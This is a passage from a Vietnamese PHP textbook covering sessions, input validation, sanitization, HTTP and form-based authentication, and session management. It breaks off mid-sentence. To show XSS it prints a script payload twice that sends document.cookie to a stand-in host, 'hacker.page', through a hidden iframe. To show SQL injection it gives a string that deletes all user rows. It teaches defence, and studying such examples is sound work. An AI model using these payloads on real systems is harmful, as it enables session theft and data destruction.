Định danh phiên được bên phục vụ tự động tạo ra theo một thuật toán sinh số ngẫu nhiên nhằm đảm bảo mỗi phiên có một định danh duy nhất và kẻ xấu không thể làm giả định danh phiên nhằm chiếm đoạt phiên. Trao đổi định danh phiên thường được thực hiện bằng cách sử dụng cookie, tức định danh phiên là giá trị của một cookie được gửi đi và gửi lại giữa trình khách và trình phục vụ. Đôi khi, trao đổi định danh phiên cũng có thể được thực hiện thông qua URL.

Từ góc độ của người lập trình, định danh phiên đã được hệ thống tự động quản lý nên không cần quan tâm đến nó nữa. Lập trình viên chỉ cần khai báo và sử dụng các biến phiên để lưu giữ trạng thái làm việc giữa trình khách và trình phục

vụ. PHP cung cấp bộ sưu tập/mảng `$_SESSION` để lập trình viên thực hiện điều này. Để khai báo và gán giá trị cho biến phiên, sử dụng cú pháp `$_SESSION["tên_bien_phiên"] = <giá_trị>`. Để lấy giá trị biến phiên sử dụng cú pháp `$gia_tri = $_SESSION["tên_bien_phiên"]`; Có thể xoá bỏ biến phiên thông qua hàm `unset($_SESSION["tên_bien_phiên"]);`.

Lưu ý, trước khi sử dụng các biến phiên cần khởi động phiên bằng hàm `session_start()`. Hàm `session_start()` phải được gọi trước khi gửi bất cứ nội dung gì cho trình khách (trước các thẻ HTML, trước các lệnh `echo()`, `print()`). Sau khi khởi tạo phiên, biến mảng có phạm vi toàn cục `$_SESSION` được khởi tạo. Kể từ thời điểm này, người lập trình có thể thao tác với dữ liệu phiên. Ngoài ra, có thể hủy phiên, xoá toàn bộ các biến phiên thông qua hàm `session_destroy()`.

Một lựa chọn được đưa ra là nên sử dụng phiên hay cookie để lưu thông tin trạng thái. Lựa chọn này tùy thuộc vào người lập trình. Tuy nhiên, phiên thường được ưa chuộng hơn cookie vì một số lý do liên quan truyền thông và an ninh. Thứ nhất, toàn bộ thông tin cookie được gửi đi trong mỗi yêu cầu HTTP làm cho kích thước các yêu cầu HTTP tăng lên. Nếu kích thước dữ liệu trạng thái lớn, hiệu năng truyền thông sẽ bị ảnh hưởng. Thứ hai, quan trọng hơn, sử dụng phiên an toàn hơn vì thông tin trạng thái được lưu trữ bên phục vụ, không phải bên trình khách. Nếu sử dụng cookie, tính riêng tư bị vi phạm do trình khách nhớ cookie. Cuối cùng, đôi khi người sử dụng không chấp nhận cookie, không cho phép các trình duyệt sử dụng cookie, do vậy cookie sẽ không hoạt động được.

Chương trình sau đây là viết lại của chương trình ví dụ trong Mục 8.1.1 với việc sử dụng phiên thay cho cookie. Chương trình sử dụng một biến phiên có tên là `guideshown` để biết người dùng (trình khách) đã ghé thăm trước đó hay chưa. Nếu người dùng ghé thăm lần đầu trong phiên, chương trình sẽ hiển thị một thông tin chào mừng và giới thiệu về trang web, đồng thời thiết lập biến phiên `guideshown`.

```
1. <?php
2. session_start();
3. ?>
4. <!DOCTYPE html><html><head>
5.   <title>L.8.1.2</title>
6.   <meta charset="utf-8"/>
7.   <style>
8.     #guide {
9.       position:fixed;
10.      top:200px;
11.      left:200px;
12.      width:500px;
13.      height:110px;
14.      background-color:grey;
15.    }
16.   </style>
17. </head><body>
18.   <div>Nội dung của trang</div>
19. <?php
```

```

20.     if (!isset($_SESSION["guideshown"])) {// Truy cập lần đầu trong phiên
21.    ?>
22.      <div id="guide">
23.        Chào mừng quý vị ghé thăm trang của chúng tôi.
24.        Quý vị vui lòng giành ít thời gian xem bản giới thiệu.
25.        <br><br>
26.        <button id="closeguide">Đóng</button>
27.      </div>
28.      <script>
29.        document.getElementById("closeguide").onclick = function() {
30.          document.getElementById("guide").style.display = "none";
31.        };
32.      </script>
33.    <?php
34.      $_SESSION["guideshown"] = "shown";
35.    }
36.  ?>
37. </body></html>

```

Một ứng dụng quan trọng của phiên là lưu giữ thông tin xác thực, hay thông tin về người dùng đã đăng nhập thành công vào hệ thống. Ứng dụng này sẽ được trình bày chi tiết trong Mục 8.2.

8.2. ĐẢM BẢO AN NINH

Đảm bảo an ninh cho ứng dụng web là một chủ đề rộng và phức tạp. Một số cơ chế an ninh điển hình sẽ được trình bày trong các mục nhỏ tiếp theo.

8.2.1. Xử lý dữ liệu vào

Web là ứng dụng dễ bị tấn công trên Internet. Có nhiều nguyên nhân dẫn đến thực trạng này. Thứ nhất, kiến thức về an ninh ứng dụng web của lập trình viên thường hạn chế, hoặc do áp lực về thời gian nên lập trình viên không đầu tư đúng mức cho an ninh. Lập trình viên, ngoài ra, còn có thói quen sử dụng các thư viện và khung phát triển sẵn có và phó mặc vấn đề an ninh cho thư viện hay khung phát triển. Thứ hai, *nguyên nhân chính và cốt lõi* là người dùng có thể đệ trình *dữ liệu bất kỳ* đến ứng dụng. Người dùng có thể can thiệp vào bất kỳ mục dữ liệu nào trong các yêu cầu HTTP, bao gồm các tham số, cookie hay tiêu đề HTTP. Để truy cập ứng dụng web, người dùng không nhất thiết phải sử dụng trình duyệt. Thay vào đó, người dùng có thể sử dụng nhiều công cụ khác nhau hay tự viết kịch bản để tạo ra một lượng lớn các yêu cầu HTTP với dữ liệu bất kỳ và gửi đến ứng dụng web. Người dùng cũng có thể gửi các yêu cầu theo trình tự bất kỳ cùng các tham số không mong đợi của ứng dụng. Luồng công việc và hành vi của ứng dụng theo chủ ý của lập trình viên, do vậy, có thể bị phá vỡ.

Để ứng dụng vận hành đúng đắn, dữ liệu vào cho nó cần thỏa mãn những ràng buộc nhất định. Việc *kiểm tra các ràng buộc trên dữ liệu vào* được gọi là **xử lý hợp thức** (validation). Công việc này hết sức cần thiết vì, như đã biết, mọi dữ liệu vào đều không tin cậy. Nếu ràng buộc nào đó bị vi phạm, ứng dụng có thể phát

sinh lỗi, hoặc/và dẫn đến hỏng dữ liệu. Ví dụ, với ứng dụng quản lý điểm (thi, kiểm tra), nếu các điểm được nhập vào không phải là số, ứng dụng sẽ phát sinh lỗi khi tính điểm trung bình. Nếu điểm được nhập vào là số âm hoặc số dương rất lớn, bản thân điểm nhập vào và điểm trung bình trở thành dữ liệu sai, không có giá trị. Nguy hiểm hơn, nếu ràng buộc trên dữ liệu vào bị bỏ qua, ứng dụng có thể tạo ra những *lỗ hổng an ninh* (vulnerability) dễ dàng bị tấn công. Ví dụ, nếu thay vì nhập điểm là con số, người dùng nhập `<script>document.write("<iframe src = 'http://hacker.page?c=" + document.cookie + "' style='width:0px; height:0px'></iframe>");</script>`, thì khi bảng điểm được hiện ra, một khung nội tuyến không nhìn thấy trên giao diện được tạo ra và gửi cookie của trang web đến trang của kẻ xấu. Định danh phiên, do đó bị đánh cắp. Các ví dụ nêu trên chỉ là ít trong vô số những ví dụ mà nếu dữ liệu vào không được kiểm soát tốt, ứng dụng web sẽ bị tấn công hoặc không vận hành đúng đắn nữa.

Nhiệm vụ của xử lý hợp thức là đảm bảo dữ liệu vào là *hợp lệ, được làm sạch và chuẩn hóa*. Dữ liệu vào hợp lệ là dữ liệu vào thỏa mãn các ràng buộc được đưa ra. Nhiều ràng buộc có thể được áp đặt lên các đặc trưng khác nhau của dữ liệu như kích thước, kiểu, định dạng, hay miền giá trị. Ví dụ, điểm thi phải là số thực trong đoạn [0, 10], email phải là xâu ký tự khớp một biểu thức chính quy cho trước, hay ngày sinh phải là một ngày có thực, không phải ngày trong tương lai, ... Các ràng buộc được người thiết kế phần mềm đưa ra và lập trình viên thực thi trong cài đặt mã nguồn.

Xử lý hợp thức thường được tiến hành theo ba bước. Bước thứ nhất là kiểm tra các trường thông tin bắt buộc phải nhập dữ liệu (ràng buộc khác rỗng). Bước này được thực hiện nhằm đảm bảo người sử dụng cung cấp *đủ* dữ liệu được yêu cầu. Bước thứ hai là kiểm tra đảm bảo dữ liệu nhập *đúng* định dạng, kiểu dữ liệu, kích thước, miền giá trị. Sau khi kiểm tra các ràng buộc, ở bước thứ ba, dữ liệu có thể cần được làm sạch và chuẩn hóa. Ví dụ, dữ liệu ngày tháng được chuyển định dạng từ ngày Việt sang ngày Anh để lưu vào cơ sở dữ liệu, thông tin họ và tên cần được chuẩn hóa theo quy tắc chữ cái đầu của mỗi từ viết hoa, các chữ cái còn lại viết thường và hai từ liên tiếp cách nhau một dấu cách, các ký tự đặc biệt như nháy đơn ('), nháy kép (") được đưa vào chuỗi ký tự thoát (escape sequences) (\', \", ...).

Xử lý hợp thức được thực hiện ở cả mặt trước và mặt sau của ứng dụng. Ở mặt trước, xử lý hợp thức là tùy chọn, không bắt buộc. Xử lý hợp thức ở mặt trước được thực hiện nhằm tăng hiệu quả sử dụng và tính thân thiện đối với người dùng. Thủ hình dung khi không có xử lý hợp thức ở mặt trước, sau khi người dùng nhập các trường thông tin và bấm nút đệ trình, xử lý hợp thức ở mặt sau được tiến hành với kết quả còn trường thông tin nhập sai quy định, toàn bộ dữ liệu được chuyển lại cho mặt trước và mặt trước hiển thị lại giao diện cùng với thông báo lỗi. Không những người dùng mất thời gian chờ, băng thông đường truyền bị tiêu tốn mà tính thân thiện đối với người dùng cũng bị giảm. Ngược lại,

nếu có xử lý hợp thức ở mặt trước, dữ liệu nhập được kiểm tra tại trình khách, ngay sau khi người dùng kết thúc nhập. Nếu dữ liệu nhập vào không hợp lệ, người dùng được thông báo ngay, trang web không phải tải lại, hiệu quả sử dụng và tính thân thiện tăng lên rõ rệt. Tuy nhiên, cần nhấn mạnh rằng *xử lý hợp thức ở mặt trước không thể thay thế cho xử lý hợp thức ở mặt sau*. Xử lý hợp thức ở mặt trước chỉ giúp cải thiện hiệu quả làm việc cho người dùng thông thường chứ không giúp ngăn chặn kẻ xấu gửi dữ liệu không hợp lệ đến mặt sau. Kẻ xấu có thể dễ dàng đánh chặn yêu cầu HTTP, sửa đổi dữ liệu đã qua xử lý hợp thức ở mặt trước trước khi chuyển tiếp yêu cầu đến mặt sau. Kẻ xấu cũng không cần sử dụng trình duyệt, mà dùng công cụ khác, để gửi dữ liệu đến trình phục vụ. *Mọi dữ liệu gửi đến mặt sau đều không tin cậy*. Xử lý hợp thức ở mặt sau, do vậy, là lá chắn bắt buộc.

Xử lý hợp thức ở mặt trước được thực hiện bằng JavaScript. Các sự kiện xảy ra trên các đối tượng nhập liệu trong lúc người dùng nhập (*onkeyup*, *onkeydown*, *onchange*, *onfocus*, *onblur*, ...) hay người dùng bấm nút đệ trình (*onclick*, *onsubmit*) được bắt và xử lý. Trong hàm xử lý sự kiện, dữ liệu nhập (giá trị thuộc tính *value*, *checked*, ...) của các đối tượng nhập liệu) được kiểm tra theo các ràng buộc. Nếu ràng buộc nào đó bị vi phạm, hàm *alert()* hoặc đối tượng văn bản bất kỳ có thể được sử dụng để hiển thị thông báo lỗi. Biểu nhập chỉ được đệ trình khi không có ràng buộc nào bị vi phạm. Một số hàm thường được sử dụng trong xử lý hợp thức ở mặt trước là *document.getElementById(id)*, *document.getElementByName(name)*, *document.querySelector(selector)* để lấy tham chiếu đến các đối tượng nhập liệu, *str.substring(begin, end)*, *str.split(delimiter)* để xử lý xâu ký tự, *isNaN(s)*, *parseInt(s)*, *parseFloat(s)* để kiểm tra và chuyển đổi kiểu dữ liệu. Có thể sử dụng HTML và CSS để đưa ra các hướng dẫn nhập ngắn gọn ngay tại các ô nhập liệu.

Xử lý hợp thức ở mặt sau được thực hiện bằng ngôn ngữ lập trình web động. Dữ liệu người dùng thường được đặt trong các tham số POST và GET, đôi khi trong cả tiêu đề của yêu cầu HTTP. Đầu tiên, dữ liệu người dùng được kiểm tra xem đã được đệ trình hay chưa và khác rỗng hay không sử dụng các hàm *isset()* và *empty()*. Nếu dữ liệu người dùng đã được đệ trình và khác rỗng, các ràng buộc khác trên dữ liệu được kiểm tra. Nếu có ràng buộc bị vi phạm, ứng dụng cần gửi dữ liệu nhập cùng thông báo lỗi về mặt trước để mặt trước hiển thị và cho người dùng nhập lại. Một số hàm thường được sử dụng trong xử lý hợp thức ở mặt sau là *substr()*, *explode()* để xử lý xâu, *intval()*, *floatval()* để chuyển đổi xâu thành số, *ereg()* để đối sánh dữ liệu với biểu thức chính quy.

Trang *form.php* sau đây cung cấp một biểu nhập với ba trường nhập các thông tin về họ tên, ngày sinh và email của người dùng. Mỗi đối tượng nhập liệu được kèm trước một nhãn (đối tượng *<label>*) và theo sau bằng một đối tượng ** dùng để thông báo lỗi. Các lớp CSS được khai báo và sử dụng để trình bày biểu nhập và định kiểu trình diễn cho thông báo lỗi. Mỗi đối tượng nhập được đặt tên (*name*) và định danh (*id*) trùng nhau. Định danh được sử dụng để truy cập đối tượng ở mặt trước. Tên được sử dụng khi đệ trình dữ liệu đến mặt sau.

```

1. <?php // form.php
2. $hoten="" ; $ngaysinh="" ; $email="";
3. $loi_hoten="" ; $loi_ngaysinh="" ; $loi_email="";
4. ?>
5. <!DOCTYPE html><html><head>
6.   <title>Form</title>
7.   <meta charset="utf-8">
8.   <style type="text/css">
9.     label.newrow {float:left; width:100px;}
10.    span.errornote {color:red;}
11.    form br {clear:both;}
12.   </style>
13. </head><body>
14.   <form method="post" id="form1">
15.     <label for="hoten" class="newrow">Họ tên:</label>
16.     <input type="text" name="hoten" id="hoten" value=<?php echo $hoten; ?>/>
17.     <span id="loi_hoten" class="errornote"><?php echo $loi_hoten; ?></span>
18.     <br/>
19.     <label for="ngaysinh" class="newrow">Ngày sinh:</label>
20.     <input type="text" name="ngaysinh" id="ngaysinh" value=<?php echo $ngaysinh; ?>/>
21.     <span id="loi_ngaysinh" class="errornote"><?php echo $loi_ngaysinh; ?></span>
22.     <br/>
23.     <label for="email" class="newrow">Email:</label>
24.     <input type="text" name="email" id="email" value=<?php echo $email; ?>/>
25.     <span id="loi_email" class="errornote"><?php echo $loi_email; ?></span>
26.     <br/>
27.     <label class="newrow"></label>
28.     <input type="button" id="btncn" value = "Chấp nhận"/>
29.     <input type="button" value = "Bỏ qua"/>
30.   </form>
31.   <script type="text/javascript" src="jquery.js"></script>
32.   <script type="text/javascript" src="form.js"></script>
33. </body></html>

```

Mã JavaScript thực hiện kiểm tra hợp thức ở mặt trước được viết trong tệp *form.js* có nội dung như dưới đây. Sự kiện mất tâm điểm trên đối tượng nhập họ tên được bắt và xử lý. Tại hàm xử lý sự kiện này, xâu họ tên đã nhập được chuẩn hóa và đặt lại đối tượng nhập. Cũng trên biểu nhập, sự kiện bấm nút “Chấp nhận” được bắt và xử lý. Nếu họ tên chưa được nhập, thông báo lỗi “Chưa nhập họ tên” sẽ được hiển thị. Nếu ngày sinh được nhập và không hợp lệ, thông báo lỗi “Ngày sinh không đúng” được hiển thị. Nếu email được nhập và không đúng định dạng, thông báo lỗi “Email không đúng” được hiển thị. Định dạng email được kiểm tra bằng việc đối sánh dữ liệu nhập với biểu thức chính quy trong khi ngày sinh được kiểm tra bằng một hàm. Do hạn chế về dung lượng, nội dung các hàm chuẩn hóa tên và kiểm tra ngày tháng không được trình bày trong ví dụ này. Chỉ khi tất cả các kiểm tra không phát hiện ràng buộc nào bị sai phạm, biểu nhập mới được đệ trình bằng gọi hàm *submit()*.

```

1. // form.js
2. function ChuanhoaTen(ten) { ... return sname; }
3. function laNgayThang(d) { ... return true; }
4. function laEmail(e) { ... return true; }
5. function hotenBlur() { $("#hoten").val(ChuanhoaTen($("#hoten").val())); }
6. function chapnhan() {
7.   // Xóa các thông báo lỗi
8.   $("#loi_hoten").html("");
9.   $("#loi_ngaysinh").html("");
10.  $("#loi_email").html("");

```

```

11. // Kiểm tra hợp thức
12. var hople = true;
13. if ($("#hoten").val() == "") {
14.     $("#loi_hoten").html("Chưa nhập họ tên");
15.     hople = false;
16. }
17. if ($("#ngaysinh").val() != "") {
18.     if (!laNgayThang($("#ngaysinh").val())) {
19.         $("#loi_ngaysinh").html("Ngày sinh không đúng");
20.         hople = false;
21.     }
22. }
23. if ($("#email").val() != "") {
24.     if (!laEmail($("#email").val())) {
25.         $("#loi_email").html("Email không đúng");
26.         hople = false;
27.     }
28. }
29. // Đệ trình form
30. if (hople) $("#form1").submit();
31. }
32.
33. $(document).ready(function(){
34.     // Xử lý sự kiện mất tập điểm của hoten, chuẩn hóa tên
35.     $("#hoten").blur(hotenBlur);
36.     // Xử lý sự kiện bấm nút chấp nhận
37.     $("#btncn").click(chapnhan);
38. });

```

Mã PHP thực hiện kiểm tra hợp thức ở mặt sau được bổ sung vào đầu tệp *form.php* như dưới đây. Các biến PHP được khai báo trước. Ban đầu, tất cả các biến PHP đều có giá trị rỗng. Tiếp theo, nếu dữ liệu đã được đệ trình, các biến lần lượt nhận dữ liệu nhập, quá trình kiểm tra hợp thức ở mặt sau được thực hiện. Nếu tất cả các ràng buộc được thỏa mãn, dữ liệu được sử dụng và ứng dụng chuyển người dùng đến một trang khác. Ngược lại, khi còn ràng buộc bị vi phạm, nội dung các thông báo lỗi được thiết lập. Giá trị của các biến, cả dữ liệu và thông báo lỗi, được đặt lên biểu nhập để gửi lại cho trình khách.

```

1. <?php
2. // form.php
3. $hoten = ""; $ngaysinh = ""; $email = "";
4. $loi_hoten = ""; $loi_ngaysinh = ""; $loi_email = "";
5. if (isset($_POST["hoten"])) { // Đã đệ trình
6.     $hoten = $_POST["hoten"];
7.     $ngaysinh = $_POST["ngaysinh"];
8.     $email = $_POST["email"];
9.     // Kiểm tra hợp thức
10.    $hople = true;
11.    if (empty($_POST["hoten"])) {
12.        $loi_hoten = "Chưa nhập họ tên";
13.        $hople = false;
14.    }
15.    if (!empty($_POST["ngaysinh"])) {
16.        if (!laNgayThang($_POST["ngaysinh"])) {
17.            $loi_ngaysinh = "Ngày sinh không đúng";
18.            $hople = false;

```

```

19.      }
20.    }
21.    if (!empty($_POST["email"])) {
22.      if (!laEmail($_POST["email"])) {
23.        $loi_email = "Email không đúng";
24.        $hople = false;
25.      }
26.    }
27.    if ($hople) {
28.      // Làm sạch dữ liệu. Sử dụng dữ liệu ... xong rồi Chuyển trang
29.      header("Location:index.php");
30.    }
31.  }
32. ?>
33.<!DOCTYPE html><html><head>
34.   <title>Form</title>
35.   <meta charset="utf-8">
36.   <style type="text/css">
37.     label.newrow {float:left; width:100px;}
38.     span.errornote {color:red;}
39.     form br {clear:both;}
40.   </style>
41. </head><body>
42.   <form method="post" id="form1">
43.     ...
44.   </form>
45.   <script type="text/javascript" src="jquery.js"></script>
46.   <script type="text/javascript" src="form.js"></script>
47. </body></html>

```

Một công việc có thể được thực hiện trong xử lý hợp thức, đặc biệt ở mặt sau, là **làm sạch** (sanitization) dữ liệu vào, hay xử lý những dữ liệu vào có nguy cơ tạo ra các tấn công. Ví dụ, để tạo câu truy vấn theo dữ liệu người dùng, các ký tự đặc biệt trong dữ liệu người dùng, nếu có, phải được che chắn bằng các chuỗi ký tự thoát. Câu truy vấn “*select * from NSD where hoten like “”. \$_POST[“hoten”].””* sẽ bị tiêm nhiễm, trở thành “*select * from NSD where hoten like ‘; delete from NSD where ‘2’ > ‘1’*” nếu người dùng nhập vào trường họ tên là ‘; delete from NSD where ‘2’ > ‘1’. Câu truy vấn này rõ ràng nguy hại vì nó xóa tất cả dữ liệu về người dùng. Để không xảy ra điều đó, *addslashes()* của PHP hay một hàm tương tự có thể được sử dụng để tạo ra chuỗi ký tự thoát trước các dấu nháy đơn (‘), nháy kép (“), chéo trái (\) hay NUL. Nếu người dùng nhập vào trường họ tên là ‘; delete from NSD where ‘2’ > ‘1”, câu truy vấn “*select * from NSD where hoten like “”. addslashes(\$_POST[“hoten”]).””* sẽ trở thành “*select * from NSD where hoten like ‘\’; delete from NSD where \‘2\’ > \‘1\’*”. Câu truy vấn này an toàn vì ‘\’; delete from NSD where \‘2\’ > \‘1 là một dữ liệu thông thường.

Bên cạnh xử lý hợp thức, **sử dụng API an toàn** (safe API) cũng là một biện pháp quan trọng trong sử dụng dữ liệu vào. Nhiều lỗ hổng an ninh tồn tại là do ứng dụng sử dụng dữ liệu vào một cách không an toàn. Trong một số tình huống, phương pháp lập trình an toàn (safe programming methods) có thể được sử dụng để tránh các lỗ hổng an ninh. Ví dụ, có thể loại bỏ triệt để các tấn công tiêm nhiễm

SQL, như ví dụ được trình bày ở phía trên, bằng việc sử dụng các câu lệnh có tham số hay câu lệnh chuẩn bị trước. Ví dụ khác, nếu ứng dụng xuất dữ liệu của người dùng ra HTML một cách trực tiếp, tấn công XSS (Cross Site Scripting) có thể xảy ra. Câu lệnh `<?php echo $_POST["hoten"]; ?>` sẽ trở thành một tấn công XSS nếu người dùng nhập họ tên là `<script> document.write("<iframe src = 'http://hacker.page?c=" + document.cookie + "' style='width:0px; height:0px'></iframe>"); </script>`. Để tránh lỗ hổng XSS, dữ liệu cần được biểu diễn ở dạng tham chiếu ký tự (&name; và &#code;) khi đưa ra HTML. Hàm `htmlentities()` của PHP có thể được sử dụng để thực hiện điều này. Câu lệnh `<?php echo htmlentities($_POST["hoten"]); ?>` là an toàn với các tấn công XSS.

8.2.2. Quản lý truy cập

Quản lý truy cập là việc đảm bảo mỗi người dùng chỉ được sử dụng chức năng và dữ liệu nhất định, không được sử dụng chức năng và dữ liệu khác. Ba cơ chế có liên quan mật thiết, được thực hiện đồng thời trong quản lý truy cập bao gồm xác thực (*authentication*) người dùng, quản lý phiên (*session management*), và điều khiển truy cập (*access control*).

Xác thực

Xác thực là bước đầu tiên được thực hiện trong quản lý truy cập. Nhiệm vụ của xác thực là xác minh người dùng có đúng như thông tin mà họ xung danh hay không. Phương pháp xác thực được sử dụng nhiều nhất là sử dụng tên đăng nhập và mật khẩu. Người dùng cung cấp tên đăng nhập và mật khẩu (cái người dùng biết), ứng dụng sẽ xác minh tên đăng nhập và mật khẩu có hợp lệ hay không.

Với ứng dụng web, việc cung cấp tên đăng nhập và mật khẩu có thể được thực hiện nhờ giao thức HTTP, và được gọi là **xác thực HTTP**. Khi ứng dụng cần thông tin xác thực, nó gửi cho trình khách đáp ứng HTTP với mã trạng thái là 401, như ví dụ sau:

```
HTTP/1.1 401 Authorization Required
Date: Mon, 21 May 2001 23:40:54 GMT
Server: Apache/1.3.19 (Unix) PHP/4.0.5
WWW-Authenticate: Basic realm="Marketing Secret"
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE HTML> <HTML><HEAD>
<TITLE>401 Authorization Required</TITLE> </HEAD><BODY>
<H1>Authorization Required</H1><p>Enter username and password</p>
</BODY></HTML>
```

Trong PHP, có thể sử dụng hàm `header()` để tạo đáp ứng HTTP với mã trạng

thái 401 như sau:

```
header('HTTP/1.0 401 Unauthorized');
header('WWW-Authenticate: Basic realm="My Realm"');
```

Khi nhận được đáp ứng 401, trình duyệt sẽ hiển thị một hộp thoại cho phép người dùng nhập tên đăng nhập và mật khẩu và bấm nút đồng ý, trình khách sẽ gửi yêu cầu HTTP với thông tin xác thực (tên đăng nhập và mật khẩu) trong tiêu đề *Authorization*, như ví dụ sau:

```
GET /auth/keys.php HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.51 [en] (WinNT; I)
Host: abc.domain
Accept-Language: en
Accept-Charset: utf-8,*
Authorization: Basic ZGE2ZTpwbGF0eXB1cw==
```

Khi bên phục vụ nhận được yêu cầu HTTP, trong PHP, thông tin xác thực bao gồm tên sử dụng và mật khẩu được lưu vào các biến `$_SERVER['PHP_AUTH_USER']`, `$_SERVER['PHP_AUTH_PW']`, tương ứng.

Mã nguồn thực hiện xác thực HTTP bằng PHP có dạng như sau. Mã xác thực được đặt ở đâu tất cả các tệp PHP. Đầu tiên, ứng dụng kiểm tra xem người dùng đã cung cấp thông tin xác thực hay chưa. Nếu chưa, ứng dụng trả về đáp ứng HTTP có trạng thái 401. Ngược lại, ứng dụng kiểm tra tên đăng nhập và mật khẩu được cung cấp có hợp lệ hay không. Nếu không, ứng dụng tiếp tục trả về đáp ứng HTTP có trạng thái 401. Ngược lại, ứng dụng thực hiện các công việc theo logic của nó.

```
1. <?php
2. if (!isset($_SERVER['PHP_AUTH_USER'])) {
3.     // Chưa cung cấp thông tin xác thực
4.     header('WWW-Authenticate:Basic realm="Vui lòng nhập tên sử dụng và mật khẩu."');
5.     header('HTTP/1.0 401 Unauthorized');
6.     exit();
7. } else if (!isValid($_SERVER['PHP_AUTH_USER'], $_SERVER['PHP_AUTH_PW'])) {
8.     header('WWW-Authenticate:Basic realm="Tên sử dụng hoặc mật khẩu không đúng."');
9.     header('HTTP/1.0 401 Unauthorized');
10.    exit();
11. }
12. //Logic ứng dụng
13....
```

Phương pháp xác thực HTTP có hạn chế là cửa sổ hay giao diện đăng nhập được cố định bởi trình duyệt, không thay đổi được. Giao diện này thường không thân thiện với người dùng, đặc biệt không tùy biến được để tích hợp các tính năng khác liên quan đăng nhập như captcha, quên mật khẩu, ... Trên thực tế, phương pháp xác thực HTTP ít được sử dụng. Thay vì đó, tên đăng nhập và mật khẩu

được cung cấp qua biểu nhập của HTML. Theo cách này, ứng dụng cần cung cấp một **trang đăng nhập** (login). Trang đăng nhập hiển thị biểu nhập cho phép người dùng nhập tên đăng nhập và mật khẩu rồi đệ trình biểu nhập. Mã nguồn trang đăng nhập có dạng như sau:

```
1. <?php
2. //Login.php
3. $err = ""
4. if (isset($_POST["tdn"])) { // Đã đệ trình form
5.     if (isValid($_POST["tdn"], $_POST["mk"])) {
6.         session_start();
7.         $_SESSION["tdn"] = $_POST["tdn"];
8.         // Logic ứng dụng
9.         ...
10.    } else {
11.        $err = "Sai tên đăng nhập hoặc mật khẩu";
12.    }
13. }
14. ?>
15. <!DOCTYPE html><head>...</head><body>
16. <?php echo $err; ?>
17. <form method="post">
18.     Tên đăng nhập: <input type="text" name="tdn"/> <br/>
19.     Mật khẩu: <input type="password" name="mk" /> <br/>
20.     <input type="submit" value="Đăng nhập" />
21. </form>
22. </body></html>
```

Nếu người dùng đã nhập và đệ trình tên đăng nhập và mật khẩu, ứng dụng sẽ kiểm tra xem tên đăng nhập và mật khẩu do người dùng cung cấp có hợp lệ hay không. Nếu tên đăng nhập hoặc mật khẩu không hợp lệ, ứng dụng đưa ra một thông báo lỗi và yêu cầu người dùng nhập lại. Ngược lại, ứng dụng tiếp tục với các công việc theo logic của nó.

Hàm `isValid()` trong các mã nguồn nêu trên tượng trưng cho việc đối chiếu tên đăng nhập và mật khẩu do người dùng cung cấp với các tên đăng nhập và mật khẩu hợp lệ của ứng dụng. Tùy vào ứng dụng, các tên đăng nhập và mật khẩu hợp lệ, còn gọi là tài khoản người dùng, có thể được lưu trong cơ sở dữ liệu, trong tệp cấu hình hay cố định cứng trong mã nguồn, trong đó cơ sở dữ liệu là phương tiện được sử dụng nhiều nhất. Thông thường, mật khẩu không được lưu ở dạng bản gốc mà được lưu bằng giá trị băm của nó nhằm đảm bảo tính bí mật. PHP cung cấp nhiều hàm băm như `password_hash()`, `crypt()` để lấy giá trị băm của mật khẩu.

Quản lý phiên

Để lưu thông tin người dùng đã đăng nhập thành công, ứng dụng thiết lập một biến phiên lưu định danh người dùng. Ban đầu, biến phiên này có giá trị rỗng. Chỉ khi nào người dùng đăng nhập thành công, biến phiên này mới được gán giá trị (câu lệnh `$_SESSION["tdn"] = $_POST["tdn"]`; trong ví dụ trước). Tại các trang khác trang đăng nhập, thông tin này được kiểm tra đầu tiên nhằm đảm

bảo rằng người dùng đã qua đăng nhập mới được sử dụng ứng dụng. Mã nguồn kiểm tra có dạng như sau:

```
1. <?php
2. // SomePage.php
3. session_start();
4. if (!isset($_SESSION["tdn"])) header("Location:login.php");
5.
6. // Logic ứng dụng
```

Bản thân phiên là một tập các dữ liệu được lưu trữ trên trình phục vụ nhằm theo dõi trạng thái tương tác của người dùng với ứng dụng. Định danh phiên là một xâu ký tự độc nhất (unique) được ứng dụng sử dụng để ánh xạ đến phiên. Khi nhận được định danh phiên, trình duyệt tự động đệ trình nó trong các yêu cầu tiếp theo. Từ góc độ đảm bảo an ninh, quản lý phiên liên quan đến kiểm soát thời gian phiên, cấp định danh phiên và hủy phiên. **Thời gian phiên** là khoảng thời gian trình phục vụ lưu trữ phiên kể từ lúc phiên được tạo. Hết thời gian phiên, còn gọi là hết hạn (expired), phiên sẽ bị xóa. Thời gian phiên không nên quá dài, càng không nên vô thời hạn, vì trong thời gian dài như vậy, định danh phiên có thể đã bị đánh cắp và kẻ cắp giả mạo được người dùng là chủ sở hữu của phiên. Mặt khác, nếu người dùng không gửi yêu cầu tiếp theo trong một khoảng thời gian nhất định, gọi là **thời gian nhàn rỗi** (idle), phiên cũng nên kết thúc, vì rất có thể người dùng đã sử dụng xong mà quên đăng xuất. Ứng dụng với những giao dịch càng nhạy cảm, ví dụ chuyển tiền, thời gian phiên và thời gian nhàn rỗi càng nên được để ngắn nhằm đảm bảo phiên không bị đánh cắp. Các trình phục vụ web đều cho khả năng cấu hình thời gian phiên và thời gian nhàn rỗi cho ứng dụng.

Ngoài việc tự động kết thúc phiên do thời gian hết hạn hay thời gian nhàn rỗi kéo dài, ứng dụng nên có chức năng **đăng xuất** (logout) để người dùng chủ động hủy phiên khi họ đã sử dụng xong phần mềm. Mã nguồn trang đăng xuất đơn giản chỉ hủy các biến phiên rồi chuyển hướng người dùng về trang đăng nhập như ví dụ sau.

```
1. <?php
2. // Logout.php
3. session_start();
4. unset($_SESSION["tdn"]);
5. header("Location:login.php");
```

Về việc cấp định danh phiên, độ dài định danh phiên và tính ngẫu nhiên của các ký tự trong định danh phiên là những tính chất quan trọng giúp định danh phiên không thể bị làm giả. Cả hai tính chất này đều phụ thuộc vào thuật toán sinh chuỗi ngẫu nhiên (định danh phiên) của trình phục vụ.

Điều khiển truy cập

Bước cuối cùng trong quản lý truy cập là quyết định từng yêu cầu của người dùng là được phép hay bị từ chối. Cơ bản, ứng dụng cần phải quyết định liệu

